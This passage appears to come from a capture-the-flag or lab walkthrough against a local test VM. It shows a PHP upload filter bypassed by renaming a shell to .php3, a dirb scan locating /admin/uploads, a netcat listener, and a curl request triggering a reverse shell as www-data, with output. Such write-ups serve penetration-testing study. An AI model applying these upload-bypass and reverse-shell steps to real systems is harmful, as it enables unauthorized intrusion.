
I got an error saying I couldn't upload php. To bypass this, I changed the file type from **php** to **php3**.

It successfully uploaded. To find the location of my shell code I ran a dirb scan with the command: **dirb http://10.0.2.20 -w /usr/share/wordlists/dirb common.txt**



```
+ http://10.0.2.20/admin/new (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.20/admin/uploads/
```

I found an **uploads** directory under admin. That was where my shell code located.




Index of /admin/uploads

Name	Last modified	Size	Description
Parent Directory		-	
cthulhu.png	20-Sep-2012 23:51	27K	
hacker.png	20-Sep-2012 23:51	24K	
ruby.jpg	20-Sep-2012 23:51	11K	
shell.php3	29-Jan-2022 19:22	5.4K	

Apache/2.2.16 (Debian) Server at 10.0.2.20 Port 80

I started a **netcat listener** on **my attacking machine** with the command: **nc -nvlp 1234**
I typed the command: **curl http://10.0.2.20/admin/uploads/shell.php3**

And... I had a shell!



```
     $nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.0.2.7] from (UNKNOWN) [10.0.2.20] 38073
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/Linux
 19:23:37 up  1:47,  6 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
user     tty2                      17:36    1:46m  0.00s  0.00s -bash
user     tty3                      17:36    1:46m  0.00s  0.00s -bash
user     tty4                      17:36    1:46m  0.00s  0.00s -bash
user     tty5                      17:36    1:46m  0.01s  0.00s -bash
user     tty6                      17:36    1:46m  0.00s  0.00s -bash
user     tty1                      17:36    1:46m  0.01s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ pwd
/
```